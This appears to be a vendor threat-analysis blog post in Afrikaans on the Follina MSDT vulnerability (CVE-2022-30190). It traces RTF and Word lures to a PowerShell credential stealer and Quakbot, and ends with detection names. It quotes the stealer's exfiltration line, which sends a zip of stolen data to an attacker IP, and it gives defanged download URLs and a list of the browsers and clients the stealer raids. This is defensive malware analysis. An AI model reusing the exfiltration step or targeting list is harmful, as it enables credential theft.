Op 30 Mei 2022 is CVE-2022-30190 “FOLLINA,” 'n kwesbaarheid vir die uitvoering van nul-dag-afstandkode, in Microsoft Windows Support Diagnostic Tool (MSDT) met hoë erns (CVSS:9.3) ontdek.
Hierdie MSDT-instrument diagnoseer probleme met toepassings soos Microsoft Office-dokumente. Aanvanklike aanvalvektore soos Word-dokumente gebruik 'n afstandsjabloonfunksionaliteit om die HTML-lêer af te laai, wat dan die URL-protokol gebruik om hierdie diagnostiese instrument (MSDT) te bel en kwaadwillige kode uit te voer. Terselfdertyd was die aanvanklike aanvalle beperk tot Microsoft Word, maar onlangs het aanvalvektore uitgebrei om die RTF en Outlook in te sluit.
Hierdie kwesbaarheid is in die natuur uitgebuit, en bedreigingsakteurs wat dit suksesvol beïnvloed, kan arbitrêre kode uitvoer en bykomende programme installeer. Bedreigingsakteurs gebruik hierdie fout om Backdoors, AsyncRAT, Quakbot en ander wanware na verbruikers en sektore regoor Noord-Amerika en Europa te versprei.
Gedetailleerde Analise van die Kwetsbaarheid:
Die aanvanklike toepassing wat die MSDT-instrument aanroep, sal Microsoft Office wees (Word, Excel, RTF ens.)

Fig. Vloeidiagram
Hieronder is 'n voorbeeld van 'n RTF-voorbeeld met die naam "Employment_Agreement_Template." Hierdie RTF-dokumente gebruik OLE-objekte.

Fig. RTF-lêer met OLE voorwerpe
Wanneer hierdie dokument oopgemaak word, wys dit die volgende boodskap:-

Sodra die slagoffer op "Ja" klik, word 'n geënkodeerde HTML-lêer afgelaai vanaf die ingebedde skakel http[:]//45[.]76[.]53[.]253/1.html, soos hieronder geïllustreer:-
HTML-dokumente bevat gekommenteerde "A"-karakters onderaan die lêer wat hieronder kode gevind word.

Fig. Geënkodeerde data in HTML-lêer
Ingeslote kode binne 'n HTML-lêer roep PCWDiagnostic aan met behulp van ms-msdt met parameter IT_BrowseForFile wat PowerShell-sintaksis insluit. Die gedekodeerde deel van base64-geënkodeerde data is –

Fig. Gedekodeerde data
Hierdie kode stop die msdt.exe as dit loop en koppel aan URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” en laai 'n POWERSHELL-skrip af.
Die Follina-aanval is gebruik om PowerShell-gebaseerde Stealer te ontplooi . Kom ons kyk verder na die inhoud daarvan:

Fig. Skripinhoud deel 1
Die skrip tel binne Appdata/Roaming op en probeer om aanmelddata, koekies, ens. van toepassings soos Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, AVAST Software, Chrome, Outlook, Thunderbird, NetSarang, Windows Live, FileZilla, MobaXterm, WeChat te steel.
Die dief navraag doen in die register om inligting te steel wat verband hou met die volgende toepassings: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, ens.

Fig. Skripinhoud deel 2
Afgesien hiervan, versamel dit ook inligting wat verband hou met die masjien:
- Stelselinligting (wat gasheernaam, OS-verwante inligting, eienaar, BIOS-inligting, geregistreerde eienaar insluit)
Produk-ID, oorspronklike installasiedatum, stelselopstarttyd, stelselvervaardiger, stelselmodel, stelseltipe, verwerker, BIOS-weergawe, stelsellokaliteit, tydsone, totale fisiese geheue, domein, aanmeldbediener, ens.) - IP-konfigurasie (via Ipconfig)
- Werkstasiekonfigurasie
- Gebruikersrekeninge-inligting
- Plaaslike Groepadministrateurs
- Produknaamweergawes
'n .Zip-lêer word in %temp% geskep en na URL gestuur:
$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”
$time1 is die epoch-tydstempel wat bereken word deur

Dit dien ook as 'n virtualiseringstoets.
Kom ons kyk na nog 'n voorbeeld van Quakbot:
Phishing-e-pos wat kwaadwillige html-aanhegsels bevat, laai argieflêers af (.img) (ed63c189b52e4eb663598dc0c3121e05). Hierdie argief bevat .lnk (76390978f26d3c6d7f799257542796ce), qbot-vrag (a14d48974eab6839b1238f984b3c28d2) en doc-lêer (e7015438268464cedad98b1544d643ad).

Fig. Vloeidiagram
Die qbot-vrag in die zip-lêer word uitgevoer via .lnk, en die .doc-lêer laai die HTML-lêer af. Hierdie .html-lêer laai weer 'n ander .qbot-vrag af deur Follina te benut.
Hier word die HTML-lêer afgelaai vanaf http[:]//185[.]234[.]247[.]119 en bevat data wat in die volgende figuur getoon word:-

Fig. HTML-lêerdata
Hierdie HTML koppel aan die bogenoemde URL'e en laai Quakbot dll(ce86511634b5420332eb6267c0e2ae2e) af wat dan via regsvr32.exe uitgevoer word.
analise:
Hierdie quakbot-lêer is 'n Delphi-saamgestelde lêer met geïnkripteerde data in die .rsrc-afdeling binne RCDATA, wat in die virtueel toegekende geheue ontsyfer word. Die onderstaande figure toon die geïnkripteerde data en die dekripsielus.

Fig. Geënkripteerde data

Fig. Beskrywing lus
Dit word ontsyfer in API's en die 1ste fase PE-lêer

Die vloei gaan nou na die eerste fase, wat verantwoordelik is vir DLL-inspuiting en die Quakbot-vrag na die geheue bring. RC1-dekripsie word op die geïnkripteerde stringe gedoen, wat die lys van prosesse soos AV-verwante prosesse, ens. inbring. As hulle aan die gang gevind word, sluit die vrag af. In die onderstaande figuur kan ons sien hoe die prosesse nagegaan word.


Die lys van prosesse wat nagegaan word, sluit in:-
Later voer dit prosesinspuiting uit in “onedrivesetup.exe”:-


Qbot word geassosieer met die veldtog "obama186". Hieronder is die beeld wat C2-verbindings vanaf "onedrivesetup.exe" wys:-
Omleidingstegnieke:
Ons het gesien hoe aanvallers koderingsmetodes in aanvanklike aanvalvektore gebruik om opsporings te omseil. Die volgende voorbeelde illustreer dit.

Fig. Voorbeeld nr. 1

Fig. Voorbeeld nr. 2
Gevolgtrekking:
Dit is een van die mees kritieke nul-dae-aanvalle in onlangse tye. Hierdie CVE het baie omseiltegnieke gebruik, het nie 'n oplossing nie en kan maklik uitgebuit word. Nadat die sekuriteitsopdatering van Microsoft beskikbaar is, moet gebruikers dit onmiddellik regstel. Tot dan raai ons organisasies aan om op hul hoede te wees en die onderstaande versagtende aksies te volg om die aanvaloppervlak en moontlike skade te verminder.
Vir die remediëring van 'Follina', volg asseblief die advies:
Hoe beskerm Quick Heal sy kliënte?
Quick Heal-produkte se bestaande gevorderde beskermingstegnologieë beskerm ons kliënte teen Follina.
Ons het 'n opsporing genaamd "CVE_2022_30190_Follina" vir Follina in ons gedragstegnologie. Net so, in die Seqrite Hawk Hunt-produk, ons het 'n beleid genaamd “QHIR_CVE_2022_30190_Follina” om hierdie aanval te identifiseer.
Hier volg die lêergebaseerde en netwerkgebaseerde opsporings vir Follina:
1. Lêergebaseerd:
- Agterdeur.Turian.S28183972
- Trojaan.Qbot.S28211728
- CVE-2022-30190.46655
- CVE-2022-30190.46638
- CVE-2022-30190.46635
- CVE-2022-30190.46624
2. Netwerkgebaseerd:
- CVE-2022-30190.RCE!46674
- CVE-2022-30190.RCE!46675
Onderwerp deskundige
Tejaswini Sandapolla
Amruta Wagh